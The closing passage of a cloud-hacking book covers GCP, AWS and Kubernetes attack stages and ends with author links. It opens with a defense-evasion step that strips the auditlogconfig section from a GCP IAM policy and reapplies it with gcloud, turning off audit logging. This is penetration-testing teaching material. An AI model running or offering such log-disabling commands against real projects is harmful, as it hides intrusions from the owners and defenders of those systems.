    - Delete auditlogconfig section
- gcloud projects set-iam-policy PROJECT-ID IAM-POLICY.YAML

Conclusion

AWS hacking is very popular but there is less popularity around GCP hacking. The information covered in this chapter should equip you with the necessary knowledge to take on the vast majority of GCP environments. You know the most popular initial

compromise methods, you know how to escalate privileges, you know what services have juicy information, and you know how to persist in a GCP cloud environment.

Summary

Cloud hacking is a huge topic and we have only scratched the service. However, if you completed this book you are off to a really good start and will be better equipped than 95% of the people out there. If you want to hack the cloud you must first understand the technology stack.

At a high level cloud hacking follows the same steps but at a technical level things look fairly different. You learned that these higher level steps are initial access, privilege escalation, enumeration, persistence, and defense evasion. At the technical level you should have the skills necessary to deal with kubernetes, AWS, and GCP environments.

There are still other things I didn't have time to cover such as Azure, Alibaba, Yandex Cloud, Microservices, SAAS platforms, and a bunch of other cloud hacking topics. I'll probably have to write a second book to cover those.

Author: Alex Thomas AKA Ghostlulz

Twitter: https://twitter.com/ghostlulz1337

Website: http://ghostlulz.com